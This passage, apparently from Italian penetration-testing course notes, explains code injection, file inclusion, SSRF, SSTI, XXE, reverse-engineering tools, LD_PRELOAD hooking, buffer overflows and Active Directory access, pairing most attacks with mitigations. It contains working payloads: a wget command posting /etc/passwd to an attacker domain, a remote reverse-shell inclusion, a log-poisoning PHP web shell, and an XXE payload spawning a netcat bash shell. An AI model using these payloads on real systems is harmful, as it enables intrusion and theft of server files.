Nei primi due casi, il sito web potrebbe essere vulnerabile ma a causa dei payload inseriti non si riesce ad aggirare le misure di sicurezza.

Nel terzo caso, il rumore causato dal tool potrebbe terminare un'attività di **red teaming**.

Nel caso in cui non si riesca ad aprire una **reverse shell**, è comunque possibile esfiltrare file dal web server utilizzando il **wget**. Ad esempio, un payload che invia file `/etc/passwd` al dominio dell'attaccante:

```
wget --post-file /etc/passwd http://dominio.attaccante
```

13.3 Code Injection

Le **Code Injection** sfruttano funzioni che eseguono il codice che viene loro passato in input. Ad esempio, se un attaccante attacca un'applicazione PHP che contiene un'istruzione `eval()` (o `evaluate` o `assert`), potrà inserire codice PHP per sfruttare eventuali vulnerabilità.

Quindi la **Code Injection** dipende dal linguaggio utilizzato dal sito web.

13.3.1 Esempio di Code Injection

Prendendo ad esempio il codice di `victim.size/add.php`:

```
eval(\echo 5+".$_GET['number'].");
```

In questo caso la funzione `eval()` prende in input un numero dal parametro GET "number", somma 5 ad esso e lo stampa a schermo.

Questa pagina è vulnerabile a Code Injection in quanto non presenta alcun tipo di **sanitizzazione** e che permetterebbe di inserire qualsiasi codice che verrebbe **eseguito** e stampato sulla pagina del sito web.

13.4 File Inclusion

Similmente alla Path Traversal, la **File Inclusion** è una vulnerabilità che permette di **includere file** all'interno del **file-system** del web server tramite la pagina web vulnerabile.

Questa vulnerabilità si verifica a causa di alcune **funzioni** che permettono alla pagina web di includere il contenuto di un file all'interno della pagina stessa e di **eseguire il codice stesso**.

Se la pagina **importata** proviene dallo stesso web server, si tratta **Local File Inclusion**, altrimenti se proviene da un web server **esterno**, abbiamo una **Remote File Inclusion**.

13.4.1 Remote File Inclusion

Supponiamo di avere una pagina web vulnerabile a **File Inclusion** chiamata `changeConfig.php` nel sito vittima `victim.site`. Il codice vulnerabile della pagina è:

```
include_once($_GET['user']."-config-file.php");
```

Analizziamo la pagina:

- La funzione `include_once()` permette di importare altre pagine che verranno interpretate come codice PHP.
- La pagina `changeConfig.php` serve quindi a caricare un diverso file di configurazione in base al nome utente passato in input attraverso il parametro GET "user".
 - Se l'utente inserisce `user` come nome utente, il web server carica sulla pagina il file `user-config-file.php` che si trova nella directory corrente.

Tuttavia, non essendo presente alcun tipo di **sanitizzazione**, l'attaccante può inserire, invece di un nome utente, un **path remoto** per ottenere una **reverse shell** dal web server, ad esempio:

```
victim.site/changeConfig.php?user=https://dominio.attaccante/reverseShell.php%00
```

Nel payload l'attaccante ha inserito un **null byte** dopo l'inserimento dell'indirizzo del suo sito web per tagliare fuori il `-config-file.php` alla fine dell'istruzione `include_once` (non funziona più da PHP 5.3 o superiori).

13.4.2 Local File Inclusion

Supponendo che la vittima, dopo essere stato attaccato, implementa una forma di **sanitizzazione** sulla pagina web `changeConfig.php`:

```
include_once($_SERVER['DOCUMENT_ROOT']. "/configFiles/".$_GET['user']."-config-file.php");
```

La sanitizzazione implementata impedisce ulteriori **Remote File Inclusion** in quanto la stringa `$_SERVER['DOCUMENT_ROOT']` si assicura che il path (si solito `/var/www/html/` o `C:\inetpub\wwwroot\`) della risorsa caricata si trovi in **locale**.

Tuttavia la pagina rimane ancora vulnerabile a **Local File Inclusion**, in quanto l'attaccante potrebbe usare **user** per fare eseguire codice di **altre pagine** di `victim.site` all'interno di `changeConfig.php` tramite **Prepended Path Traversal**:

```
victim.site/changeConfig.php?user=altroFile.php%00
```

13.4.3 Da Local File Inclusion a Remote Code Execution (RCE)

Con Form di Upload

Se `victim.site` avesse anche un **form** per caricare file, come un'immagine, l'attaccante potrebbe **caricare** `reverseShell.php`, che diventerebbe un **file locale**.

Come prossimo passo, l'attaccante dovrebbe il path su dove è stata caricata l'immagine e successivamente dovrebbe eseguire il file per **ottenere la Reverse Shell**, ad esempio visitando:

```
victim.site/changeConfig.php?user=../path/to/uploaded/files/reverseShell.php%00
```

Con Log Poisoning

Se `victim.site` non presentasse alcun form di upload (o se fosse ben sanitizzato), un'ulteriore opzione per l'attaccante sarebbe quella di contaminare i **file di log**.

Sia `x.y.z.w` l'**IP** di `victim.site`. Tramite **netcat**, l'attaccante si può connettere al web server (tramite la porta 80): `nc -nv x.y.z.w 80`

Successivamente l'attaccante invia la seguente stringa: `<?php echo shell_exec($_GET['cmd']);?>`

Il web server risponderà con un errore **400 "Bad Request"**. Tuttavia tale errore sarà presente anche **all'interno dei file di log**, dove verrà **inserito anche il payload** inviato dall'attaccante.

Supponendo che il path del file di log sia: `C:\xampp\apache\logs\access.log`, il contenuto del file sarà qualcosa di simile a:

```
<ip_attaccante> - - [11/Gen/2022:17:49:32 +0100] "  
<?php echo shell_exec($_GET['cmd']);?> " 400 1047
```

Il payload quindi eseguirà, come comando di sistema, il contenuto della variabile GET "cmd". All'attaccante adesso basta fare **Local File Inclusion** (usando Path Traversal) su **user** per caricare i log sulla pagina e passare tramite `cmd` i comandi di sistema di sua scelta. Un esempio sarebbe:

```
victim.site/changeConfig.php?cmd=cat+/etc/passwd&user=  
../../../../../../../../xampp/apache/logs/access.log%00
```

13.4.4 Sanitizzazione di File Inclusion

La soluzione più efficace contro ogni tipo di **File Inclusion** è l'uso di **whitelist**.

In aggiunta, verificare l'**estensione dei file** e la **coerenza con i suoi magic byte** prima di accettare un upload sono ottime soluzioni aggiuntive.

Invece è estremamente sconsigliato, come per pressoché tutte le vulnerabilità, l'uso di **blacklist** e di **euristiche**.

13.5 Server Side Request Forgery (SSRF)

La **Server Side Request Forgery (SSRF)** è una vulnerabilità Server-Side dove l'attaccante riesce ad inviare richieste **dal server web attaccato verso qualsiasi altra macchina online**, che sia nella **rete locale** del web server o **remota**.

SSRF è molto efficace per comunicare con macchine all'interno della rete locale del web server che **non sono esposte in rete** e/o che accettano **pacchetti** e **richieste** solo da altre **macchine locali**, essenzialmente permettendo **esplorazioni della sottorete** e **movimento laterale**.

Le azioni che l'attaccante può effettuare dipendono **dalla vulnerabilità trovata**:

- Nel caso migliore l'attaccante ottiene il **pieno controllo dei pacchetti TCP** inviati dal web server.
- Generalmente l'attaccante può al più scegliere l'indirizzo verso cui far partire la SSRF e la porta.

Tuttavia anche il secondo caso permette comunque di **impersonare** il web server presso un'altra entità.

13.5.1 Come trovare una SSRF

Similmente alla Remote File Inclusion, la SSRF può essere scoperta notando che all'interno di un vettore di input, come un parametro GET, un cookie o un form, è possibile inserire un URL.

Supponendo un sito web `victim.site` con un parametro GET come `getResource?path`, un uso legittimo sarebbe:

```
victim.site/getResource?path=s3.bucket/config.php
```

L'attaccante può provare ad inserire l'IP (o il nome del dominio) di un suo server e controllare **se arriva una richiesta da parte del web server attaccato**:

```
victim.site/getResource?path=sito.attaccante
```

Se succede, è molto probabile che si tratti di una SSRF.

13.5.2 Blind SSRF

Una vulnerabilità Blind SSRF compare quando un sito web può essere indotto ad inviare una richiesta HTTP back-end a un URL fornito, ma la risposta della richiesta back-end non viene restituita nella risposta front-end dell'applicazione.

Seppur in alcuni casi si può sempre ottenere esecuzione di codice arbitrario, l'impatto delle vulnerabilità Blind SSRF è spesso inferiore rispetto a quella di una SSRF.

Come troviamo una Blind SSRF?

Un metodo per scovare macchine attive su cui fare Blind SSRF è verificare il **tempo di risposta**. Il sito web potrebbe impiegare poco tempo per gli indirizzi della macchina **senza macchine attive** e notevolmente più tempo del **tempo medio di risposta** (o anche il viceversa) per gli indirizzi con macchine attive. Su questi indirizzi è possibile fare Blind SSRF.

Possiamo usare **Webhook**, un servizio che mette a disposizione **URL pubblici temporanei**, per testare la presenza di SSRF su qualsiasi sito semplicemente inviando una richiesta dal sito verso il nostro Webhook per verificare se compare una nuova connessione. Se compare, probabilmente il sito è **vulnerabile a SSRF**.

Esempio di Blind SSRF

Supponiamo che l'attaccante prova vari indirizzi IP appartenenti alla sottorete del web server:

```
victim.site/getResource?path=192.168.0.34/config.php
```

L'attaccante comincia a verificare il tempo medio di risposta del web server. Supponendo che il tempo medio di risposta di `victim.site/getResource` sia di **400 ms** e che resti invariato per tutti gli indirizzi della maschera `192.168.0.0/24`, tranne per `.65` e `.112` per cui il tempo di risposta è stato **900 ms**, questi due indirizzi molto probabilmente indicano una macchina attiva.

13.5.3 Sanitizzazione di SSRF

Se il sito web è stato programmato per inviare richieste e pacchetti verso altre macchine, la migliore soluzione è una **whitelist** con i server e le risorse permesse, affinché si possa ridurre **movimento laterale** e l'utilizzo delle funzionalità permesse.

Altrimenti si potrebbe **isolare** la macchina che ospita `victim.site` e fare in modo che non sia usata per altri scopi.

13.6 Server Side Template Injection (SSTI)

I **Template**, una valida soluzione per difendersi da attacchi XSS in ambiente Client-Side, se non implementati correttamente (o se contengono vulnerabilità) possono permettere, non solo XSS, ma anche **Server Side Template Injection (SSTI)**, vulnerabilità che permette di eseguire **codice arbitrario** sul server.

13.6.1 Esempio con Template Engine Twig

Ecco un frammento di codice Twig, che stampa un saluto **senza valutare il contenuto della variabile username** perchè fra graffe singole:

```
$output = $twig ->
    render(\Hello, {username}!",
    array(\username" => $userDetails.username)
    );
```

Dalla variabile `$userDetails`, viene estratto il valore di `username` e viene inserito nella pagina. La logica per l'estrazione dei dettagli utente dal database, e la conseguente popolazione della variabile, risiede su **un altro file del template**.

Qui il funzionamento del codice è corretto, ma se il programmatore avesse dimenticato di usare il template e avesse stampato direttamente la variabile:

```
$output = $twig ->
    render(\Hello, ".$userDetails.username,
    array(\username" => $userDetails.username)
    );
```

L'attaccante potrebbe eseguire **codice arbitrario**. Un esempio semplice potrebbe essere il semplice cambio del nome utente:

```
$output = $twig ->
    render(\Hello, ".Giorgio{{9*9}},
    array(\username" => $userDetails.username)
    );
```

Essendo la variabile `$userDetails.username` passata direttamente dentro la funzione `render`, il web server **esegue** il contenuto presente nelle parentesi graffe.

In questo modo l'attaccante potrebbe anche riuscire ad impostare una **Reverse Shell** tramite payload più complessi.

13.6.2 Sanitizzazione di SSTI

La sanitizzazione di SSTI prevede due misure:

- Aggiornare costantemente il **Template Engine**, affinché determinate vulnerabilità scoperte possano essere risolte.
- Usare gli strumenti messi a disposizione dal Template Engine, evitando di stampare variabili senza sanitizzazione.

13.7 XML eXternal Entity (XXE)

13.7.1 eXtensible Markup Language (XML)

XML è un **linguaggio di markup** progettato per inviare o salvare dati in un formato facile da leggere. Come HTML, ha una **struttura ad albero**, in cui ogni nodo è identificato da un **tag**.

13.7.2 XXE

XXE è un attacco rivolto ai **parser XML** che si trovano all'interno delle applicazioni web, utilizzati per permettere l'**upload di documenti**, per **aprire documenti Office** su una pagina web, per **visualizzare dati JSON**, ed etc.

13.7.3 Parser XML + Rischi se non sanitizzato

Un parser XML ha tre funzioni principali:

1. Analizzare il contenuto XML del file che riceve in input.
2. Verificare che tutte le entità utilizzate all'interno del file XML siano descritte all'interno della Document Type Declaration (DTD).
3. Validare e processare la DTD, risolvendo eventuali dipendenze esterne.

Quando un file XML viene analizzato da un XML parser senza adeguata sanitizzazione, un attaccante può sfruttare XXE per **leggere ed esfiltrare file** dal file system del web server, causare **DoS (Denial of Service)** o anche eseguire **codice arbitrario**.

13.7.4 Esempio codice XML

In questo esempio descrivo cosa fa questo codice XML (non sanitizzato) riga per riga. Successivamente si analizzano possibili payload.

<pre><?xml version=\1.0" encoding=\ISO-8859-1" ?> <!DOCTYPE vapt [<!ELEMENT vapt ANY> <!ENTITY myVariable \Slides go here">]> <vapt>Hello world! Here you can find the slides: &myVariable;</vapt></pre>	1. Linea 1: La versione di XML utilizzata è 1.0. 2. Linea 2: Inizia la DTD: l'elemento radice del nostro file XML è "vapt". 3. Linea 3: L'elemento "vapt" può essere di qualsiasi tipo. 4. Linea 4: L'entità "myVariable" contiene la stringa "Slides go here". 5. Linea 5: Fine della DTD. 6. Linee 6-7: Corpo dell'XML. Idealmente &myVariable dovrebbe puntare al file con le slide, ma per ora il file XML contiene solo la stringa "Slides go here"
--	--

La pagina web, dopo che il parser XML ha analizzato il codice, visualizza:

```
\Hello World! Here you can find the slides: Slides go here"
```

13.7.5 Esempi di payload

Consideriamo un sito che permetta upload e visualizzazione di un file XML. L'attaccante, visto il codice XML, decide di volere accedere al filesystem del web server. Egli modifica esclusivamente la riga 4:

```
<?xml version=\1.0" ?>
<!DOCTYPE vapt [
  <!ELEMENT vapt ANY>
  <!ENTITY myVariable SYSTEM \file:///etc/passwd">
]>
<vapt>Hello world! Here you can find the slides: &myVariable;</vapt>
```

Ora l'entità &myVariable punta a /etc/passwd, che viene divulgato nella pagina web. Questa modifica è valida per il parser.

Un ulteriore esempio è questo:

```
<?xml version=\1.0" ?>
<!DOCTYPE vapt [
  <!ELEMENT vapt ANY>
  <!ENTITY myVariable SYSTEM
\expect://nc$IFS-nvlp$IFS'4321'$IFS-e$IFS'/bin/bash'">
]>
<vapt>Hello world! Here you can find the slides: &myVariable;</vapt>
```

In questo esempio viene modificata la riga 4 ed aggiunta una nuova riga con il payload che apre una **reverse shell**.

Questo payload funziona esclusivamente se il modulo PHP "expect" è stato caricato. Inoltre l'attaccante usa \$IFS (Internal Field Separator) per creare spazi.

13.7.6 Sanitizzazione di XXE

La strategia migliore è creare una **whitelist** delle operazioni consentite dentro il parser XML stesso. Se il programmatore non ha accesso al codice sorgente del parser, allora deve **whitelistare** le operazioni di caricamento file XML nel sito stesso.

14 Reverse Engineering

Il **Reverse Engineering** è il **processo di analisi di un sistema software esistente**, eseguito al fine di crearne una **rappresentazione ad alto livello di astrazione**.

Ad un pentester può essere utile studiare un eseguibile per cercare vulnerabilità che possono esporre a rischi i dati che l'applicazione gestisce.

Esistono due tipologie di analisi: **statica** e **dinamica**.

14.1 Analisi Statica

L'analisi **statica** consiste in una serie di operazioni volte ad analizzare il file binario **senza che esso venga eseguito**. Tra le operazioni sono comprese l'analisi di **codice disassemblato o decompilato** e delle risorse presenti all'interno del file.

14.1.1 Objdump

Objdump è un tool che permette di estrarre informazioni utili su un eseguibile o file binario. Sintassi:

```
objdump [options] ./filename
```

Comprende moltissime funzioni, ognuna consultabile tramite il comando `-H`.

Tra le più importanti troviamo:

- `-x`: Permette di visualizzare il contenuto degli **header**, il formato e l'architettura del file, le flag e l'indirizzo di partenza.
- `--section`: Permette di elencare specifiche sezioni da analizzare. Successivamente con `-s` è possibile visualizzare le sezioni selezionate.
- `-d`: Permette di **disassemblare** il codice dell'eseguibile tramite sezioni definite con `--start-address=0xaddr` e `--stop-address=0xaddr`. Questa funzione disassembla esclusivamente le sezioni che contengono istruzioni.
- `-D`: Permette di disassemblare **l'intero codice**.
- `-S`: Mostra il codice sorgente (assembly), se possibile. Richiede l'uso di `-d` o `-D`.
- `-V`: Stampa la versione di *Objdump* installata ed esce.

14.1.2 Strings

Strings è un tool è possibile visualizzare **tutte le stringhe composte da caratteri stampabili** che si trovano all'interno dell'eseguibile analizzato. Sintassi:

```
strings [options] ./filename
```

Risulta utile nei casi in cui il programmatore dell'eseguibile abbia **lasciato in chiaro informazioni di valore**, come password di database o di utenti, introducendo una vulnerabilità chiamata **Information Leakage**.

Inoltre, grazie alle stringhe estratte, il pentester può capire a cosa serve l'eseguibile e quali sono le sue funzionalità. Tra le opzioni, tutte visualizzabili con `-h`, ci sono:

- `-d`: Permette di scansionare esclusivamente le sezioni del codice del file.
- `-n`: Permette di stampare stringhe con lunghezza di pari o superiore a *n*. Ad esempio, se si volesse stampare solo le stringhe di lunghezza pari o superiore di 8, si scriverebbe `-8`.
- `-T`: Permette di specificare il formato del file binario.
- `-w`: Permette di includere **tutti** i caratteri whitespace come `\n` e `\t`.
- `-v`: Stampa la versione di *strings* installata ed esce.

14.2 Analisi Dinamica

L'analisi **dinamica** consiste nell'esaminare l'eseguibile quando **è in esecuzione** su una macchina, reale o virtuale. Per quanto riguarda l'analisi dinamica, ai fini del Reverse Engineering ci sono tool, come **strace** ed **vtrace**, che ci permettono di **analizzare le chiamate di sistema effettuate** dall'eseguibile e le chiamate a funzioni che risiedono in librerie esterne.

14.2.1 STrace

strace è un tool che permette di visualizzare quali **chiamate di sistema vengono effettuate** dall'eseguibile che stiamo esaminando. Si dimostra utile per vedere:

- Operazioni sul **filesystem**, come i file **letti** o **scritti** in memoria secondaria.
- Operazioni sulla memoria **primaria**, come le allocazioni di memoria effettuate (su stack e su heap).
- Operazioni a **livello di rete**, per vedere quello che viene inviato o ricevuto mediante una **socket**.

L'output di **strace** non è di facile comprensione in quanto ogni operazione che traccia è effettuata **a basso livello**.

14.2.2 LTrace

ltrace è un tool che permette di visualizzare quali **chiamate di libreria vengono effettuate** dall'eseguibile che stiamo esaminando. Rispetto ad **strace**, **ltrace** lavora ad un livello più **alto** essendo che intercetta le chiamate di **libreria** e quindi il suo output è di più facile comprensione.

Tramite **ltrace** possiamo identificare velocemente tali chiamate e capire con più precisione **cosa sta eseguendo il programma**. È anche possibile ispezionare un processo già in esecuzione mediante l'opzione **-p pid**, sostituendo a **pid** l'ID di un processo (possibile anche su **strace**).

14.3 Interactive DisAssembler (IDA)

Interactive DisAssembler è un tool per reverse engineering che **analizza** e **disassembla** i file binari passati in input. Permette molteplici funzioni:

- Utilizzabile sia in analisi **statica** che **dinamica**;
- Disassembla gli eseguibili in assembly e annota informazioni sui riferimenti tra il codice e i dati del programma, la posizioni delle funzioni, nella stack delle chiamate e ricostruisce il tipo di dati.
- Il flusso di esecuzione del programma può essere visualizzato tramite un grafico.
- Permette il patching dei file binari, anche in **runtime**.
- Permette di **decompilare il codice** e ha un debugger incluso.

Essendo un tool in continuo sviluppo, è disponibile molta documentazione. Tuttavia la versione gratuita presenta molte limitazioni, ad esempio non dispone del decompilatore e del debugger.

14.4 Ghidra

Ghidra è un tool sviluppato dall'NSA per Reverse Engineering rilasciato al pubblico nel 2019. Anch'esso presenta molteplici funzioni:

- Utilizzabile principalmente per analisi **statica**. Infatti non supporta il patching dei file binari **durante runtime**.
- Come IDA, permette di **disassemblare** gli eseguibili in assembly con le stesse caratteristiche di IDA.
- Comprende un **decompilatore C**, che fornisce un'approssimazione del codice sorgente in C corrispondente all'eseguibile fornito.
- Fornisce anche un **Process Flow Diagram** del codice per migliorarne la leggibilità.
- Permette il debugging, ma si affida a debugger esterni come GDB.

La NSA continua a sviluppare e rilasciare aggiornamenti su Ghidra, tuttavia la documentazione non è tanto quanto completa come quella di IDA.

14.5 GDB

GDB è un **debugger** con cui è possibile analizzare programmi scritti in diversi linguaggi di programmazione, tra cui C e C++. Sintassi base: `gdb --args [file] [parameters]`

Comprende inoltre diverse funzioni:

- Tramite `break [*0xaddr]` è possibile impostare **breakpoint** durante l'esecuzione di un programma.
- Guardare o modificare il contenuto dei registri in real-time, tra cui il program counter, permettendo quindi di modificare il flusso di esecuzione del programma.
- Visualizzare il codice disassemblato tramite `layout asm`. Inoltre tramite `layout regs` viene visualizzato anche il contenuto dei registri.
- Eseguire un'istruzione assembly alla volta tramite `continue`.

14.6 Library Hooking

14.6.1 Problemi del patchare file binari

Seppur sia con IDA che con Ghidra sia possibile patchare i file binari, non è l'**unica soluzione** per l'analisi dinamica e in alcuni casi è **controproducente** in quanto si altera il checksum dell'eseguibile originale che, in alcuni casi, potrebbe essere usato dal programma stesso per verificare parti di codice.

In altri casi, una cattiva patch potrebbe rendere il codice **inutilizzabile**.

14.6.2 LD_PRELOAD

Una soluzione a questo problema è il **Library Hooking** tramite `LD_PRELOAD` che consiste in una **variabile d'ambiente** che indica quali librerie devono essere caricate per prime all'atto dell'esecuzione di un programma.

Similmente all'override delle funzioni, se le librerie indicate in `LD_PRELOAD` contengono funzioni che sono dichiarate in altre librerie, come in `stdio.h`, le funzioni in `LD_PRELOAD` ottengono la precedenza e vengono eseguite al posto delle funzioni normali. Tuttavia rimane possibile mantenere le funzioni originali tramite un **puntatore alla funzione**.

Esempio di Library Hooking con LD_PRELOAD

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
    printf("Allocating 8 bytes...\n");
    char buf[8];

    //Controllo del numero degli argomenti
    if(argc != 2) {
        printf("Usage: %s <string>\n", argv[0]);
        return 1;
    }

    //Creo un puntatore a buf
    char *a = strcpy(buf, argv[1]);
    if (a != buf){
        //Non arriverà mai qui
        secretFunction();
    }
    return 0;
}
```

- La funzione `secretFunction()` non verrà mai eseguita, in quanto `strcpy()` restituisce un **puntatore alla stringa copiata**.
- Le variabili `a` e `buf` puntano quindi allo stesso indirizzo.
- Definiamo quindi una versione di `strcpy()` da inserire in una libreria personalizzata. Essendo `strcpy()` una funzione contenuta in `string.h`, bisogna usare una libreria chiamata `dlfcn.h`, che permette di ottenere **puntatori** alle funzioni delle **shared library**.

Definizione della nuova strcpy()

```
#define _GNU_SOURCE //Necessario per includere <dlfcn.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <dlfcn.h>

//Conterrà il puntatore a strcpy originale
char* (*orig_strcpy)(char*, const char*);

//Nostra strcpy personalizzata
char* strcpy(char *dst, const char *src)
{
    //Salviamo il puntatore
    if(!orig_strcpy) orig_strcpy = dlsym(RTLD_NEXT, "strcpy");

    //Lasciamo una backdoor per richiamare la funzione originale
    if(strcmp(src, "backdoor") == 0) {
        return orig_strcpy(dst, src);
    }

    //Copia di src in dst
    while ((*dst++ = *src++) != '\0'){
        // Invece di restituire il puntatore, restituiamo '1'!
        return '1';
    }
}
```

Questa funzione verrà salvata in un file che chiamiamo `fix.c`

Successivamente compiliamo: `gcc fix.c -shared -fPIC -o fix.so -ldl`

- `-shared` dice al compilatore di generare un oggetto **condiviso** che può essere linkato ad altri oggetti per formare un eseguibile.
- `-fPIC` dice al compilatore di generare "Position Independent Code", così che la libreria possa essere caricata ovunque in memoria.
- `-ldl` permette alle funzioni della nostra libreria di caricare esplicitamente altre librerie usando la libreria `libdl`.

Infine passiamo alla variabile `LD_PRELOAD`, a cui passiamo il **path assoluto** della nostra libreria ed eseguiamo l'eseguibile dando in input un qualsiasi valore che non sia **backdoor** (che attiverebbe la `strcpy()` originale):

```
LD_PRELOAD=`pwd`/fix.so ./targetApp input
```

La stringa `pwd` sta per **print working directory** mentre `input` è la stringa che diamo in input all'eseguibile. Attivandosi la `strcpy` modificata, la funzione `secretFunction()` viene eseguita.

15 Binary Exploitation

Una volta **analizzato** il file eseguibile il pentester potrebbe aver scoperto delle vulnerabilità da sfruttare. Le più comuni sono:

- **Buffer Overflow;**
- **Shellcode Injection;**
- **Read Out of Bounds.**

Come per la Reverse Engineering, anche per la **Binary Exploitation** vi sono tool che il pentester può usare per rendere più efficiente la procedura.

15.1 Buffer Overflow

Un Buffer Overflow accade quando un eseguibile **scrive su un indirizzo di memoria che sta fuori dallo spazio allocato allo scopo**.

Questo avviene quando un programma cerca di scrivere in un buffer **un dato di dimensione più grande del buffer stesso**, per cui il programma scrive fuori da esso. Ne consegue una **corruzione della memoria** che può portare ad un **crash del programma** improvviso oppure **comportamento indefinito**.


15.1.1 Esempio di codice vulnerabile a Buffer Overflow

```
#include <stdio.h>
#include <string.h>

void fillBuffer(char *bar){
    // alloco un buffer statico di 12 byte
    char c[12];
    // Vulnerabilità
    strcpy(c, bar);
}


int main(int argc, char *argv[]){
    fillBuffer(argv[1]);
    return 0;
}
```

- Il **main** contiene una singola funzione **fillBuffer()** che prende in input una stringa.
- La funzione **fillBuffer()** alloca un buffer statico di 12 byte, nello stack. Successivamente la funzione copia la stringa passata in input nel buffer.
- La vulnerabilità esiste in quanto non viene **effettuato** alcun controllo sulla dimensione della stringa da copiare. Qualsiasi stringa con una lunghezza **maggiore di 11 byte** causerebbe un **Buffer Overflow**.



- Supponendo che la memoria sia di 32 bit. Se l'input dell'utente è lungo 11 caratteri o meno, il programma funziona correttamente, come mostrato nell'immagine a sinistra, in cui l'input è "hello".
- Si noti che l'input è seguito da un NULL byte in quanto, in C, esso viene usato per segnalare la fine di una stringa. Quindi, **una stringa di almeno 12 caratteri causerebbe Buffer Overflow**, in quanto il NULL byte andrebbe a strabordare nello spazio dedicato a *bar ed eventualmente oltre.

- Supponiamo il caso in cui l'attaccante voglia sfruttare il Buffer Overflow e sovrascrivere il **return address** per eseguire **codice arbitrario**.
- Per farlo, inserisce come input: `AAAAAAAAAAAAAAAAAAAA\x08\x35\xC0\x80` che sovrascrive fino al **return address** che riceve il valore `0x80C03508`.
- Di conseguenza, l'attaccante impone che, non appena la funzione fa **return**, l'esecuzione passi all'indirizzo `0x80C03508`, inducendo il programma a fare qualcosa di arbitrario. Allo stesso modo si possono sovrascrivere **Stack Pointer** o il **Frame Pointer**.



15.1.2 Come scoprire un Buffer Overflow

Scoprire un Buffer Overflow è generalmente facile se si possiede il codice sorgente del programma, infatti basta effettuare un **code review** e verificare che non vi siano funzioni che interagiscono con la memoria, come `strcpy` o `memcpy`, senza controlli.

Tuttavia, in mancanza del codice sorgente, il pentester è costretto ad usare altre strategie:

- Ricorrere a tecniche e tool di **Reverse Engineering**, se possibile.
- Provare ad **attaccare**, manualmente o automaticamente, **ogni possibile sink** con payload che potrebbero causare una Segmentation Fault.

Nel tentativo di attaccare un sink, bisogna saper trovare un payload **adeguato** per trovare una vulnerabilità, ovvero capire il **punto esatto** dove l'input dell'utente riesce a sovrascrivere l'**instruction pointer** o il **return address**. Per fare questo è necessario l'uso di debugger o di altri tool appositi.

15.1.3 Shellcode Injection

Una Shellcode Injection è una tecnica utilizzata per eseguire **codice arbitrario** all'interno di uno spazio degli indirizzi di un processo. Per ottenere una Shellcode Injection, sono necessari dei requisiti:

1. Possibilità di sovrascrivere parte dello Stack tramite Buffer Overflow;
2. Conoscere l'**esatto indirizzo** delle locazioni di memoria che stiamo sovrascrivendo;
3. Avere controllo del **return address** o dell'**instruction pointer**.

15.1.4 Read Out of Bounds

Il Read Out of Bounds è una vulnerabilità che si verifica quando un eseguibile legge un indirizzo di memoria che sta fuori dallo spazio allocato allo scopo.

Come con il Buffer Overflow, il Read Out of Bounds si verifica quando il programma non effettua adeguati controlli sulla dimensione del dato che sta cercando di leggere, o quando non viene correttamente validato l'indirizzo di memoria che l'applicazione sta leggendo, esponendo l'attaccante ad informazioni a cui non dovrebbe aver accesso.


Esempio di Codice vulnerabile a Read Out of Bounds

```
int leggiArray(int *array, int len, int index){
    int value;
    // L'indice sia inferiore alla lunghezza dell'array
    if (index < len) {
        value = array[index];
    }
    else {
        value = -1;
    }
    return value;
}
```

Viene verificato solo se **index** rispetta il **limite superiore**, ma non quello **inferiore**.

Cercare di leggere una posizione negativa all'interno di un array permette di leggere fuori dall'array stesso, realizzando una **Read Out of Bounds**.

Un esempio famoso di Read Out of Bounds è **HeartBleed**, una vulnerabilità di OpenSSL introdotta nel 2012 e trovata e patchata nel 2014.



16 Exploitation delle Active Directory

16.1 Ottenere una utenza su Active Directory

In molti incarichi di pentesting su Active Directory, ci viene dato di default l'accesso con un utente poco privilegiato, o in alcuni casi con solo l'accesso fisico alla struttura aziendale, dove non disponiamo di **account**, computer aziendale e accesso al Wi-Fi.

16.1.1 Ottenimento dall'esterno

Se ci viene chiesto di attaccare la rete aziendale da remoto, qualsiasi azione che **non arreca danni a cose o persone** e che ci consente l'accesso va bene. Alcuni delle tipiche azioni effettuabili dall'esterno per ottenere l'accesso sono:

- **Phishing** sulle email dei dipendenti reperibili online. Trovata un email, essendo verosimili tra loro, è possibile risalire ad email di altri dipendenti con cui continuare l'attività di phishing.
- Violare applicazioni aziendali con accesso pubblico ad Internet.
- Tramite **Bruteforce** o tramite **Vulnerabilità**, note o 0-day.

16.1.2 Ottenimento dall'interno

Se invece abbiamo accesso all'interno dell'edificio aziendale, alcune azioni con cui possiamo ottenere l'accesso all'active directory, senza provocare danni, sono:

- Aprire l'armadietto dei backup per vedere se ci sono informazioni utili.
- Entrare in sala server per cercare un accesso da console.
- Cercare postazioni incustodite o post-it/lavagne contenenti password.
- Cercare asset non dismessi in maniera consona, come vecchi hard disk e laptop.
- Connettere il nostro computer ad **Ethernet**, oppure al **WiFi** usando tool come **Aircrack-ng**.
